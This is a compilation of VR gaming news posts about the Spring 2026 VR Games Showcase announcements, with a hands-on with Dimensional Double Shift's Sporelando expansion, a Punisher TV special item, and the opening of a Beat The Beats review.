The co-operative sci-fi PvE shooter will offer a one-time purchase Founders Edition.
PolarityOne has announced the release of Exoshock Founders Edition, a limited edition one-time buy that gives you instant access to Exoshock’s development build and every feature update as the game continues to grow.
The Founders Edition includes a new map, new weapons, new items, a new progression system, and extra mission-based objectives, leading up to the official store release where Founders will receive a digital game key for either Steam or Meta Quest. Founders will also be the first players to experience Exoshock’s full co-op multiplayer mode. They’ll also earn an exclusive Founder Discord role, exclusive Founder skin, plus their names immortalized in the game’s credits.
0:00
/1:41
You can buy the Founders Edition now for $12.99, allowing you to play the game right away, and get in at what the developers describe as “the cheapest price it will ever be.”
It was also announced that, while Exoshock currently supports SteamVR and Meta Quest 3 and 3S, it will also come to Valve Steam Frame and Sony PlayStation VR2 in the future. Flatscreen players on PC, PS5, and Steam Deck will also be able to join the fray with VR players via crossplay.
Developed by PolarityOne, Exoshock is a 1-4 player cooperative sci-fi PvE shooter with a gritty dystopian setting. This upcoming FPS promises intense firefights as you enter active war zones, prioritizing squad tactics as you adapt and fight using customizable loadouts.
This is the first look at the sequel to the 2020 PC VR original since Team Panoptes announced it.
Panoptic developer Team Panoptes offered a first look at its upcoming sequel, Panoptic 2, at the Spring 2026 VR Games Showcase. The original game is an asymmetric cat and mouse where the VR player is a giant being called The Overseer seeking a tiny being called The Challenger, played by a friend on PC in local co-op.
In early December 2025, Team Panoptes announced a sequel was in development, with a crowdfunding Patreon started later that month. Now this new first look trailer reveals some new details that set Panoptic 2 apart from its predecessor.
0:00
/0:57
Panoptic 2 Reveal Trailer
First, Panoptic 2 will feature online 4v1 gameplay whereas the original was local multiplayer only. The sequel features up to four challengers instead of just one. Finally, the trailer specifically says ‘Quest and PC VR support.’
Panoptic 2 does not have a release window, but anyone interested can join the alpha playtesting on the Team Panoptes Patreon.
The free Store Comes Alive update for the wacky grocery store simulator adds new customer interactions and tools ahead of its March 27 PS VR2 debut.
HyperVR’s ‘Stuff’ series, which also includes Shave & Stuff and Pets & Stuff, has always brought the chaos with wacky cartoonish interactions. Shop & Stuff, a grocery store simulator, ups the ante with its new update, available now on Quest and in this week’s PS VR2 release.
0:00
/1:02
The Store Comes Alive update, featured in the Spring 2026 VR Games Showcase, adds voice interactions for all characters in the game. Each character reportedly has over one thousand voice lines and a unique voice to suit their personality and behavior. Customers will also react to in-game events and player actions for added immersion.
If you have ever played a VR game where NPCs keep strolling along on their predetermined paths and actions no matter what you are doing, you can understand how immersion breaking that can be.
The update also includes over a dozen new items and tools like spray cans to decorate your store, breakable glass bottles, and rubber roosters you can squeeze to distract customers.
Shop & Stuff is out now on Quest. It releases on PS VR2 on March 27 for $13.99.
The long awaited port of the flatscreen racer from Flat2VR Studios finally comes to VR headsets.
A new trailer for Flatout 4 VR: Total Insanity premiered during the Spring 2026 VR Games Showcase. In it, Elliot Tate of Flat2VR Studios stated that Flatout’s port is part of the developer’s Flat2VR Spark program, where experienced VR modders are connected with game developers to collaborate on official VR ports of existing games.
0:00
/2:38
Flatout 4 VR: Total Insanity
Flatout 4’s VR port was handled by longtime modder Sergii Permiakov, also known as ‘Mutar.’ Flatout was rebuilt from the ground up for VR, translating a third person racer into first person with full 6DOF controls. Being third person, Flatout 4 did not have any interior models for the cars, so Flat2VR artists created the interiors for every car in the game from scratch.
Flatout 4 VR: Total Insanity releases on Steam in Early Access on April 23. It can be wishlisted now.
One More Delve, built by a single student developer, differentiates itself with a heavily saturated cel-shaded art style as seen in this trailer from the Spring 2026 VR Games Showcase.
0:00
/1:04
One More Delve Gameplay Trailer
The short trailer clearly shows a mixture of physics-based melee combat and a variety of magical attacks. The game supports up to three player co-op gameplay with playtesting ongoing in developer ATVR’s Discord. VR Games Showcase host Jamie Feltham said ATVR is also exploring new weapon classes and more spells and bosses as post launch content.
One More Delve releases on Steam and Quest 3 headsets on April 27. In the VR Games Showcase, host Jamie Feltham mentioned that a PlayStation VR2 port is under consideration, but not confirmed.
VertexBreakers has shadow dropped a free update for VRacer Hoverbike, adding a track editor to their high-speed futuristic cycle racer.
VRacer’s Track Editor allows players to create their own custom racetracks, publish them online, and race on other community-created tracks. The Track Editor update is live right now on all platforms.
In addition to the track editor, today’s update adds a female rider option, and the HGP1000 career with a new set of cups to compete for.
0:00
/1:11
First released on Steam Early Access seven years ago, VRacer Hoverbike entered full release last June, alongside a then-new Quest port. A PlayStation VR2 release followed in November 2025, with cross-platform multiplayer support, dynamic foveated rendering, headset rumble, and adaptive triggers.
VRacer Hoverbike uses a ‘virtual handlebar’ control system instead of traditional analog stick-based controls. Seven gameplay modes are available, including a career mode, time trials, and weekly challenges. You can also select a combat mode which throws offensive weapons like missiles, drones, and EMPs into the mix.
A VR-supported demo is available now on Steam for those brave enough to play.
Picture this. You’re on a train traveling and happen to make friends with another passenger. After a few drinks, you get the bright idea to explore an abandoned military bunker. Surprisingly (not really), your new friend locks you in the bunker and leaves you trapped with a horrific shrieking creature stalking you.
0:00
/1:01
That’s the premise for Confined: Leaving OKB-134 in a nutshell. The new horror game is coming to PC VR with flatscreen support sometime this year. It was originally announced at UploadVR’s 2025 Winter Showcase with a demo in February’s Steam Next Fest. It was featured again in the recent Spring 2026 VR Games Showcase. The VR-supported demo from Next Fest is still available on Steam with a new update coming soon.
I played the demo myself and while it has some rough edges, like heavy grab jank and my hand getting stuck on pieces of furniture, it delivers the goods on creepy atmosphere and sound design.
Confined: Leaving OKB-134 can be wishlisted now on Steam. The game is expected to release sometime in 2026.
The developers describe a dynamic redirection system allowing for players with small play spaces to explore large open areas in a safe way.
When I first played The Amusement in February’s Steam Next Fest, the garden maze featured in the demo didn’t feel like the best showcase for a roomscale puzzle adventure. Now after the new behind the scenes video from the VR Games Showcase, I am inclined to give it another run.
0:00
/1:36
In the video, the development team explains its redirection system, wherein different sections of the game activate and deactivate as the player moves through their play space, continuously resetting the play space as the player moves to open up more of the environment.
The head rotations of the player are also amplified inside the game instead of being a one-to-one so more is revealed in-game with less movement. All of this combines with other movements like climbing to offer a greater sense of presence while in a confined space. This is similar to the feeling games like Unseen Diplomacy 2 attempt to invoke.
Again, this is not what I experienced in the demo, but to be fair, I was playing in a very large open room and rarely approached any real world walls. The video offers enough insight for me to test the demo in a smaller play space to experience the system that has been crafted here.
The Amusement releases on Meta Quest and Steam on April 16. The demo from Next Fest is also still available on Steam.
The competitive puzzler brings nine player lobbies and a unique twist to the match four formula.


Incuvo, known recently for Tracked: Shoot To Survive, had never made a fitness game, but saw the growth in that segment of VR experiences. Enter Bloxer, which changes up the classic match 4 style block puzzles by adding a robot players have to hit to affect the movement of blocks on the board.
0:00
/0:56
Bloxer Release Trailer
Bloxer was featured in the Spring 2026 VR Games Showcase with a trailer showing players throwing uppercuts, jabs, and other punches to their robot companion in order to move the blocks on their board.
Bloxer supports lobbies of up to nine players and leaderboards to keep players coming back to raise their high scores. Speaking about the innovative concept, Incuvo CEO Andrzej Wychowaniec said “the physicality of VR makes it perfect for such a combination of genres!” in a press release announcing the launch of the game.
The fifth iteration of the VR Games Showcase just wrapped up, delivering massive new game reveals including the reveal of Payday: Aces High and Compass as well as the release dates for Wrath: Aeon of Ruin VR, FlatOut 4: VR, Exoshock, and One More Delve. Plus there were new looks at Spymaster, The Lightkeepers and much more!
Missed the show? Fear not, we’ve wrapped up every announcement for you right here, including all trailers show in both the main and pre-show. Enjoy!
VR Games Showcase Main Show Titles
1. Payday: Aces High Announced For Quest & PC VR
Game Name: PAYDAY: Aces High Developer: Fast Travel Games Publisher: Fast Travel Games Platforms: Meta Quest 3, Steam Frame/SteamVR Release Date: 2026
Synopsis: Nothing hits like the moment the mask goes on. Plan bold jobs, pull off stylish chaos, and dismantle a criminal titan’s empire one explosive score at a time. High stakes, big money, no mercy: Payday – Aces High is the definitive VR co-op heist game for up to 4 players. Coming 2026. Wishlist Now.
2. Compass Revealed From Prison Boss VR Developer, Trebuchet
Game Name: Compass Developer: Trebuchet Publisher: Trebuchet, Creature Platforms: Meta Quest, SteamVR and PSVR 2 Release Date: Spring 2026
Synopsis: Explore long lost skies in Compass, an open-world piloting adventure about finding your way through uncharted clouds. Maneuver your ship through hazardous floating landscapes, solve puzzles with your grapples, upgrade your vessel, and lead the Caravan forward.
Game Name: Exoshock Developer: POLARITYONE Publisher: VRAL Games Platforms: Meta Quest, PC VR, Flat-Support Release Date: TBD
Synopsis: Exoshock is a 1-4 cooperative sci-fi PvE shooter built VR-first from the ground up, featuring intense firefights, squad tactics, and dynamic battlefields!
Game Name: Forefront Developer: Triangle Factory Publisher: Triangle Factory Platforms: Meta Quest, PC VR, PSVR 2 (coming soon) Release Date: Early Access Out Now On Quest & PC, 1.0 Launch April 23, PSVR 2 TBA
Synopsis: Forefront is an intense VR shooter featuring 32-player large-scale battles, land, sea, and air vehicles, and immersive, tactical combat. You are the tip of the spear in the war between a global energy giant and resistance forces. Which side will you take?
5. Dimensional Double Shift Reveals Sporelando Update, Launching In April
Game Name: Dimensional Double Shift – Sporelando Developer: Owlchemy Labs Publisher: Owlchemy Labs Platforms: Meta Quest, Android XR Release Date: April 23, 2026

Synopsis: Welcome to Sporelando, a swampy slice of suburban sprawl where the air is thick, the golf carts are alive, and the gators have the right of way! Three exits past the theme parks, this overgrown dimension is home to the Sporidians, sentient fungi who thrive on chaos and humidity. Fix strange bio-mechanical golf carts with bizarre organic upgrades and grab a questionable meal at the Sporelando Diner. It’s muggy, messy, and full of swamp life, but in Sporelando, that’s how they love it.
6. Among Us 3D Definitive Edition Receives Launch Trailer
Game Name: Among Us 3D Developer: Schell Games, Innersloth Publisher: Innersloth Platforms: Steam, SteamVR, Meta Quest, PSVR 2, PICO Release Date: May 6, 2025 (DE launching in April)
Synopsis: Teamwork and betrayal in space! In this PC & VR party game, Crewmates work together to complete tasks before one or more Impostors kill everyone aboard. Experience all of the same deception and deceit as the original Among Us, but now in all three dimensions.
7. Ambitious Physics-Driven Dungeon Crawler, One More Delve, Gets Release Date
Game Name: One More Delve Developer: ATVR Publisher: ATVR Platforms: SteamVR, Quest 3 Release Date: April 27th, 2026
Synopsis: One More Delve is a physics based dungeon crawler hack and slash adventure. Fight, loot, and explore alone or in up to 3 player co-op as you delve in the dungeons and wield a diverse arsenal of melee weapons, bows, shields, and powerful spells.
8. VR BMX, Scooter & Mountain Biking Game VMX Gets Early Access Launch Trailer
Game Name: VMX Developer: Break Free Interactive Publisher: Break Free Interactive Platforms: SteamVR, Meta Quest (later) Release Date: March 26th (PC VR). Quest TBD
Synopsis: VMX is releasing for PCVR on Steam on March 26th! Ride BMX, Scooters and MTB in a multiplayer VR skateparks while doing gesture-based tricks. Take on challenges in carefully crafted skateparks and dirt tracks, play games online with friends or offline solo, customize your bike with a realistic spray-painting system, and express your style through a variety of outfits.
9. Madcap Intergalactic Adventure, Space Control, Reveals Release Date
Game Name: Space Control Developer: MoonMonster Studios Publisher: MoonMonster Studios Platforms: SteamVR, Meta Quest Release Date: April 1, 2026
Synopsis: You’ve been abducted by an intergalactic megacorporation, Glorpo Inc! Work off your debt with your alien crew – abduct new recruits, take care of alien babies and cook up some questionable space snacks!
10. Go In-Depth With The Amusement’s Innovative Movement System
Game Name: The Amusement Developer: Curvature Games Publisher: ARTE France Platforms: Meta Quest, Steam Release Date: April 2026
Synopsis: The Amusement is a narrative VR adventure game in which you play as Samantha Burkhart. Sent by her mother to check her late-father’s abandoned amusement park, she is quickly facing complex childhood memories, as she uncovers and solves mysteries hidden in the park. Your exploration of the park uses redirected-walking techniques translating every real-life step into the game, creating an intense and fully immersive adventure.
11. Get A Fresh Look At Co-Op Survival Game, The Lightkeepers
Game Name: The Lightkeepers Developer: Spectral Games Publisher: Meta Platforms: Meta Quest Release Date: Q3 2026
Synopsis: You’re the last line of defense between light and the insatiable darkness of the deep. The day is a frantic race – explore the area by sailing to nearby islands, plunder forgotten buildings, discover secrets hidden in dark dungeons. Be ready, because when the cursed moon rises, the sea will spew out nightmares, and there will be no turning back. Plan, cooperate and fight until dawn, because if the light of the lighthouse goes out, the Lightkeepers will fail, and darkness will consume everything. Do you dare to complete the contract?
12. A Fisherman’s Tale Studio Innerspace Reveals More On Spymaster
Game Name: Spymaster Developer: Innerspace Publisher: Innerspace Platforms: Meta Quest, PC VR Release Date: 2026
Synopsis: Inspired by classic spy movies like Mission: Impossible and Ocean’s Eleven, Spymaster blends suave, audacious characters with high-tech gadgets, trying to save the world. Because the world is in peril from the nefarious Protocore, led by ever-watchful CEO, PROTUS, Protocore’s worldwide surveillance system means no secret is ever kept for long. But the company has far darker plans in store.
13. Get A First Look At Asymmetric Multiplayer Sequel, Panoptic II
Game Name: Panoptic II Developer: Team Panoptes Publisher: Team Panoptes Platforms: PC VR, Meta Quest 3 Release Date: TBD
Synopsis: Asymmetrical multiplayer hide-and-seek where up to 4 tiny Challengers will infiltrate the domain of the giant Overseer and evade their fearsome laser.
14. Extended Gameplay Walkthrough Of The Boys: Trigger Warning Debuts
Game Name: The Boys: Trigger Warning Developer: ARVORE IMMERSIVE GAMES Publisher: Sony Pictures Virtual Reality (SPVR) Platforms: Meta Quest 3 Release Date: March 26, 2026
Synopsis: Developed with the creators and featuring cast from the hit series, “The Boys: Trigger Warning” plunges you into the gloriously twisted world of The Boys. This time, you’re not watching the chaos—you’re in it: close-up, personal, and dangerously real.
Lucas Costa’s life detonates when the Armstrongs—a washed-up but still lethal family of Vought Superheroes—turn a family outing into carnage. The Boys drag Lucas back from the brink, juice him with powers, and throw him headfirst into their filthy underground war against Vought and its Supes. With Butcher and Mother’s Milk guiding from the shadows, Lucas sets off on a no-mercy hunt to put the Armstrongs in the ground.
15. Get An In-Depth Look At Slapstick VR Card Battler, Primal Rumble
Game Name: Primal Rumble Developer: Play XD Publisher: Impact Inked Platforms: Meta Quest Release Date: Coming Soon
Synopsis: Unleash fun in Primal Rumble! Collect and compete your loveable and hilarious Primals in this turn-based combat card game! Evolve your decks of comically violent moves, while unlocking new characters, skins and arenas.
16. VRacer Hoverbike Gets A New Track Editor In Free Update
Game Name: VRacer Hoverbike Developer: VertexBreakers Publisher: Impact Inked Platforms: Meta Quest Release Date: June 26, 2025
Synopsis: Race through neon cities, alien worlds, and orbital circuits. Lean into every turn using intuitive chest-based controls designed for comfort and immersion. Outrun missiles, drop mines, and blast your way to victory—this is VR racing at full throttle.
17. Roboquest VR Reveals Launch Date For Co-Op Support & Quest Version
Game Name: Roboquest VR Developer: Flat2VR Studios, RyseUp Publisher: Impact Inked Platforms: SteamVR, PSVR 2, Meta Quest Release Date: Out Now – SteamVR & PSVR 2, May 21- Quest, Multiplayer Update – May 21
Synopsis: The future is in flames, overrun by ruthless machines—but you’re built to fight back. Roboquest VR is a lightning-fast roguelite FPS where speed, firepower, and reflexes are your best weapons. Adapt, survive, and reboot the future!
Game Name: Trombone Champ: Unflattened Developer: Flat2VR Studios, Holy Wow Studios Publisher: Flat2VR Studios Platforms: Meta Quest, SteamVR, PSVR 2 Release Date: November 26, 2024
Synopsis: It’s time to step up and fulfill your destiny in Trombone Champ: Unflattened! A rhythm game where every note is yours to command. With more than 58+ unforgettable tracks, an all-new campaign, collectible cards, and wild trombones, you’re not just playing along with the music—you’re creating it!
19. Long-Awaited VR Port Of FlatOut 4 Gets PC VR Release Date
Game Name: FlatOut 4: Total Insanity VR Developer: Mutar Publisher: Flat2VRStudios Platforms: Steam Release Date: April 23, 2026 (Early Access)
Synopsis: FlatOut 4: Total Insanity VR, where reckless driving has never been this much fun. Everything everyone has ever loved about FlatOut into one offering. Gamers will also be introduced to all new and exciting features, game modes, and vehicles which will soon become personal favorites.
20. Wrath: Aeon Of Ruin VR Finally Reveals Release Date
Game Name: WRATH: Aeon of Ruin – Brutal Edition Developer: Flat2VR Studios, Team Beef Publisher: Impact Inked Platforms: Meta Quest, SteamVR, PSVR 2 Release Date: April 9, 2026
Synopsis: Hunt the corrupted Guardians and purge a dying world in Wrath: Aeon of Ruin VR, a brutal old-school FPS built in the legendary Quake engine and reimagined for virtual reality. With dual-wielding combat, physical reloading, and deadly artifacts at your command, the darkness doesn’t stand a chance.
Montage Titles
1. Bootstrap Island Reveals First Post-Launch Update
Image courtesy Maru VR
Game Name: Bootstrap Island Developer: Maru VR Publisher: Maru VR Platforms: PC VR, PSVR 2 (soon) Release Date: Out Now on PC, PSVR 2 soon
Synopsis: A Robinson Crusoe–inspired VR roguelike survival adventure set in the 17th century. Shipwrecked on a ruthless tropical island, you must survive without guidance. Trust your instincts as you face wild beasts, nature’s fury, and a mysterious local tribe.
2. Beat The Beats Arrives On Quest, Pico & PC Next Week
Image courtesy Parallel Circles
Game Name: Beat the Beats Developer: Parallel Circles Publisher: Parallel Circles Platforms: Meta, Steam, Pico, PlayStation Release Date: not locked in yet, it will be shortly after the showcase, April 2nd
Synopsis: Beat the Beats is an electric mix of rhythm and boxing game! Use actual boxing-style punches to pound your way through musical arcade levels in hypnotic VR. Get pumped, get moving and beat the beats!
Game Name: Legendary Tales : Dawn of History Developer: Urban Wolf Games Inc. Publisher: Urban Wolf Games Inc. Platforms: PC VR, PSVR 2 Release Date: March 24th, 2026
Synopsis: Legendary tales is a VR Action roleplaying game with up to 4 player co-op. Collect items, enhance your abilities and fight your way through an ever changing dungeon to make your own Legendary Tales.
Game Name: Bloxer Developer: Incuvo Publisher: Incuvo Platforms: Meta Quest Release Date: March 24, 2026
Synopsis: BLOXER mixes the classic match-4 formula with a physical fitness twist. Combine at least 4 blocks of the same colour either horizontally or vertically. The player who can manage their board better is sure to become the winner. You don’t simply move blocks with the controller, however—you have to physically punch your robot ‘’friend’’ to make them align! Uppercut, jab or punch depending on the current situation on the board.
2. Peak Rhythm Multiplayer Update Revealed
Game Name: Peak Rhythm Developer: Zeitlos Interactive Publisher: Impact Inked Platforms: Meta Quest Release Date: March 5, 2026 (Early Access)
Synopsis: Peak Rhythm is a VR rhythm-climbing game where music drives momentum. Every grab and twist powers your robotic platform upward through a neon-soaked city.
3. New Trailer For Shop & Stuff Ahead Of Launch This Week
Game Name: Shop & Stuff Developer: HyperVR Games Publisher: HyperVR Games Platforms: Quest, PSVR Release Date: Quest (March 5), PSVR 2 (March 27)
Synopsis: Shop & Stuff, the quirky VR supermarket simulator where chaos is just part of the fun! Pile up goodies, charm wild customers, chase off shoplifters, and deal with messy spills. Start small in this roadside mini-market and hustle your way through each day by keeping shoppers happy. Bring in the bucks to expand your store and purchase new equipment to streamline operations. Can you turn your little shop into a thriving business? Welcome to Shop & Stuff!
Game Name: How to God Developer: Thoughtfish GmbH Publisher: Thoughtfish GmbH Platforms: Meta Quest 2/3/3s Release Date: Update releases on March 26
Synopsis: How to God is an immersive VR god simulation game allowing you to step into the divine sandals of a beginner god. Build up your villages, raise a unique creature, battle rival deities and command the elements to unlock new powers. Our new Good or Evil update adds in new and impactful alignment choices as well as visual upgrades for your creature – all based on your choices!
5. A Long Survive Gets New Trailer With PC, PSVR 2 Release Date
Game: A Long Survive Developer: Friendly Fire Studios Publisher: Friendly Fire Studios Platforms: Quest 2, Quest 3, Quest 3S, PSVR2, SteamVR Release Date: Oct 2025 on Quest, March 31, 2026 on PSVR 2 & SteamVR
Synopsis: A Long Survive is a brutal cooperative VR action experience. Fight without mercy against the most massive hordes ever seen in a VR game. Every second counts. Every decision matters. Choose from unique heroes, each with their own powerful abilities. Unlock new skills, structures, and weapons through a dynamic progression system, and manage your resources wisely if you want to defeat the waves and complete the mission. Will you be able to survive?
6. New Trailer For Virtual Hunter VR Ahead Of May Launch
Game Name: Virtual Hunter Developer: Korpi Games Publisher: VRKiwi Platforms: PSVR 2 and Meta Release Date: May 27, 2026
Synopsis: Prepare for the most authentic hunting simulator in virtual reality. Virtual Hunter offers a large open wilderness where you can track and hunt animals like the majestic red deer and wild boar, all with unique, realistic behaviors. Customize your hunt with a variety of weapons and gear, and rely on the accurate weapon stabilization system for clean shots. Celebrate your best achievements by placing taxidermied trophies around your lodge with the unique trophy mount system, or experience the thrill of the hunt together with up to 6 players.
7. Full Steam Undead Gets New Trailer Following November Reveal
Game Name: Full Steam Undead Developer: Crooks Peak Publisher: Crooks Peak Platforms: SteamVR, Meta Quest Release Date: Just after Steam Frame releases
Synopsis: VR STEAM TRAIN + ZOMBIE ACTION. Zombies infest Necropolis island and Queen Victoria is not best pleased. Grab your shotgun, ride the rune train and slay the undead. It’s time to roll: all aboard for undead destruction!
Game Name: Isle of Food Developer: Svaiy Art Industries Publisher: Istifa Games Platforms: SteamVR, Meta Quest, PSVR 2 (in progress) Release Date: 2026, April 22
Synopsis: Can you cook when nothing is given to you? Hunt, fish, gather, and farm your way to running a stylish island restaurant in this open-world cozy VR cooking game!
Game Name: Squingle Arcade Developer: A Game by Dr. Benjamin Outram Publisher: VRAL Games Platforms: Meta Quest, SteamVR, Apple Vision Pro, Pico Release Date: 2026
Synopsis: Squingle Arcade is a free-to-play spatial game designed for relaxation, accessibility, and endless replayability in VR & MR. It offers blissful, satisfying sessions you can enjoy seated, in small spaces, or even while traveling. No room setup, no pressure, just seamless arcade flow.
Game Name: CONFINED: Leaving OKB-134 Developer: Fiend Games Publisher: Fiend Games Platforms: PC, SteamVR, Steam Deck Release Date: 2026
Synopsis: CONFINED: Leaving OKB-134 is a Horror/Puzzle Adventure for PC and VR set in an abandoned soviet bunker. Reactivate power, lights and complex machinery. Learn about long-gone personnel, solve riddles and find a way to escape. But stay quiet! You’re not alone.
Game Name: Plasmaborne Developer: Cybersnake-X Publisher: Cybersnake-X Platforms: Meta Quest Release Date: March 24th
Synopsis: You are stuck in hell, descend into the abyss and tear through handcrafted arenas where speed, precision, and raw power rule. Plasmaborne is a high-intensity single-player VR roguelike shooter built for players who crave momentum, mastery, and chaos. Coming at Launch: An all-new World awaits to test your limits.
Game Name: Interlocked: Puzzle Islands Developer: PuzzleDev Publisher: Armor Games Studios Platforms: Meta Quest, PC Steam Release Date: March 24th on Quest, Steam TBA
Synopsis: Interlocked: Puzzle Islands is the reimagination of Interlocked, a puzzle game played by over 25M players, now built anew for virtual reality. Drawing inspiration from the wooden puzzles that defy disassembly, Interlocked: Puzzle Islands invites you to unlock secrets hidden within the game, offering a series of intricate 3D burr puzzles that demand a keen eye and sharp mind.
Game Name: Crêpe Master! Developer: Hallucinations Studio Publisher: Hallucinations Studio Platforms: Meta Quest 3 Release Date: May 7, 2026
Synopsis: Crêpe Master! is a fun, solo beat them all adventure in a colorful magical-girl style. Become the reincarnation of the Crêpe Goddess and defend Earth against an alien invasion that threatens the world’s most beloved treat.
Game Name: Sol Protocol Developer: Singular Perception Publisher: Singular Perception Platforms: Meta Quest 3, SteamVR Release Date: TBD
Synopsis: Sol Protocol is a dynamic VR co-op roguelike designed for 3 players, where you team up and physically pilot a spaceship through dangerous, procedurally generated stellar systems. Manage your spaceship inside and out, man the turrets, explore abandoned stations or bases on foot, and make strategic decisions together as you push deeper into the unknown deep space. Communication, trust, and improvisation between all three crew members are the keys for survival.
The free to play multiplayer job sim from Owlchemy Labs adds a new location to its growing world. We played it at GDC this month. Read on for all the details and our impressions.
Treeatle, Hexas, New Joysey, and now Sporelando. If nothing else, Dimensional Double Shift knows exactly what it is and the pun-filled dimension names just add to the cozy, light atmosphere synonymous with Owlchemy Labs’ games.
Double Shift announced Sporelando (Orlando with mushrooms, get it??), its latest paid expansion, in the Spring 2026 VR Games Showcase. Sporelando drops on April 23 for Meta Quest and Android XR for $4.99. Like the previous dimensional packs, only one player in a lobby needs to own the world for everyone to play.
0:00
/1:00
If you have not played Dimensional Double Shift yet, take the VR classic Job Simulator, add more refined hand tracking interactions, and make it multiplayer. That’s DDS in a nutshell. Players travel to different dimensions to clock in for a workday in a number of different scenarios like automobile repair and a shift in a restaurant that was PTSD-inducing for this former restaurant manager turned journalist.
Sporelando takes players to a suburban swamp where humanoid mushrooms roam free. Expect to service decidedly impatient fungi across multiple jobs, like patching up golf carts (it’s Florida, everyone owns a golf cart) and serving questionable products at a local diner, all while alligators roam the streets around it.
In a press release, Owlchemy Labs CEOwl Andrew Eiche said “It’s the kind of place that feels weirdly familiar until you realize your clients are fungi and the diner menu is… questionable. That tension between the mundane and the absurd is where the best co-op chaos lives.”
Our Impressions
We joined Andrew Eiche, and other members of the Owlchemy Labs team at the Game Developers Conference for a tour of Sporelando. The demo was played on a Samsung Galaxy XR, my first time in that particular headset. I won’t turn this into a review of the headset, but I will say the visuals looked great and I remembered the color depth and sharpness when I put on a Quest 3 for another demo later during my trip. I missed it.
When I loaded in, my first thought was even though Owlchemy Labs is based out of Texas, someone on this team has to be a Florida native. My father’s side of the family is based in central Florida and while most people think of Florida as nothing but beaches, a large part of the state looks like Sporelando: humid, swampy, and filled with golf courses. For some, it might be jarring to see an alligator just stroll down a street. If you are familiar with this part of the world, it’s perfectly normal.
It had been some time since I played Dimensional Double Shift and I have not played either of the two previous expansions, Hexas and New Joysey. I was on limited time, so I only had a minute to take in Sporelando before we jumped into a lobby, but the signature Owlchemy Labs humor was front and center. Billboards with spoof products like Spore Loko (a take on Four Loko) and Six Swamps (Six Flags Theme Park) put a smile on my face.
The hand tracking is unlike what I have experienced in other VR games, even other Owlchemy titles like Job Simulator and Vacation Simulator. In those games, everything is decidedly bigger to allow for the low frequency hand tracking native to Quest headsets at the time. Buttons are huge, grabbable items are large, and so on. DDS uses a natural two finger interaction for everything, even its new snap turning system with menus feeling more normal sized compared to the aforementioned games. Nothing feels so big as to be cartoonish and intrusive.
Sporelando in Dimensional Double Shift
The level we played involved fixing malfunctioning golf carts for cantankerous mushrooms who just wanted to get back out on the links. After loading the cart in, the stations loaded and we were off. Right away, two things stood out. The notable lack of grab jank often experienced in hand tracking games and the required teamwork. My station had an air pump to my left on the first and a water pump on the second, but I never had to use it for my repairs. A teammate needed it, so I either had to toss it or reach across and spray it myself.
Eiche instructed me to depress the trigger with just my thumb because he noticed I was trying to squeeze it with my whole hand, something I am just used to doing in hand tracked games without this level of refined interactions. I paused, thinking that wasn’t going to work, and it did. “Finally,” I thought to myself, “someone used finger tracking in a more meaningful way than pressing a button or flipping the bird.”
The cooperative stations were also great because they forced all of us to communicate back and forth. “Hey, I need a spray over here” or “what’s that configuration showing on your side?” were common lines in the few minutes it took us to complete a repair. Through the laughter, it all felt very organic and easy. That is the biggest triumph for Sporelando and DDS as a whole. With the exception of some bad throws on my part, everything felt normal. It’s silly and funny, but the game doesn’t get in the way of itself with finicky controls. If I grabbed for something, more often than not, I got it on the first try. It cannot be overstated how huge of an accomplishment this is.
Sporelando was a joy to play and spurred me to double back and catch up on what I missed. During this time, I also conducted an interview with Andrew Eiche. Look for that on UploadVR soon.
Dimensional Double Shift is available free to play on Quest and Android XR. Sporelando releases on both platforms on April 23 for $4.99.
We knew Disney+ was prepping a standalone special for The Punisher, but we didn’t know it was coming so soon. The Punisher: One Last Kill premieres on May 12. This is just one week after the season two finale of Daredevil: Born Again, which starts up this week. It’s possible The Punisher will be featured in that, so we could be in for eight straight weeks of skull-shirted shenanigans.
Frank Castle returns in A Marvel Television Special Presentation: The Punisher: One Last Kill May 12, only on @DisneyPlus. pic.twitter.com/4I3H10grXz
One Last Kill was actually co-written by star Jon Bernthal, who has been playing the vigilante for a decade now. It’s been described as a love letter to the character, but plot details have been kept under wraps. Marvel TV head Brad Winderbaum has called it “a shotgun blast of a story.” Reinaldo Marcus Green is directing, who previously made We Own This City with The Wire’s David Simon.
We do know that Frank Castle survives whatever violent ordeal he goes through in the special. That’s because The Punisher is featured prominently in the trailer for the next Spider-Man film. This will be the first time Bernthal’s take on the character will show up in an actual movie.
He first took on the role in season two of the original Netflix Daredevil show. Bernthal was a fan favorite, which led to two seasons of a spin-off show before Netflix and Marvel ended their whole joint TV experiment.
This isn’t the only Netflix-era hero getting a resurgence on Disney+ and beyond. Charlie Cox returned to the role of Daredevil for Spider-Man: No Way Home and She-Hulk: Attorney at Law before getting his own show. It’s also been reported that Krysten Ritter’s Jessica Jones is coming back this season on Born Again and Mike Colter has been dropping hints that his version of Luke Cage could be gracing televisions in the near future.
This article originally appeared on Engadget at https://www.engadget.com/entertainment/tv-movies/the-punishers-one-off-tv-special-hits-disney-on-may-12-162208769.html?src=rss
The full release of Beat The Beats settles into a middle ground between a rhythm game and a boxing-style workout, combining elements of both into a cohesive experience.
I’m coming at this from the perspective of someone who uses VR for daily workouts, primarily through structured apps like Supernatural, FitXR, and FunFitLand. Those experiences are built around consistency, progression, and measurable goals. Beat The Beats takes a different approach, leaning more into play and flow than structured training.
The full release builds on the early access demo previously covered by UploadVR in 2024, adding new modes and expanding the music catalog. While those additions give players more variety, the core experience remains centered on timing, movement, and rhythm.

The new challenge modes each focus on a different aspect of performance. Agility places you in front of a grid where targets appear and quickly disappear, pushing you to react and hit as many as possible. Hit Speed gives you a set amount of time to throw the maximum number of punches, emphasizing pace and endurance, while Power measures punch strength by challenging you to drive hits through multiple layers of virtual glass. These sit alongside the main arcade mode as optional additions, letting you focus on specific skills like speed, reaction time, and punch strength, and add variety without fundamentally changing the core experience.
Like rhythm games such as Beat Saber and Synth Riders, Beat The Beats is built around timing and flow, but replaces sabers and hand trails with punches, blocks, and evasive side lunges. Targets arrive in quicker succession as you advance, creating a steady rhythm of movement. As the intensity ramps up, it settles into that middle ground between a rhythm game and a workout, with well-choreographed sequences and targets that land cleanly on the beat, creating a satisfying flow state.
There are a few rough edges in the current build. Punch detection, particularly for uppercuts, can feel overly strict, requiring a very specific angle to register correctly. During the tutorial, I found myself repeating certain movements a few times before they would consistently register.
The dodge mechanics also feel slightly too aggressive. Obstacles approach close enough that avoiding them can push you outside your play space. Pulling these back slightly would make the movement feel more natural without reducing the challenge.
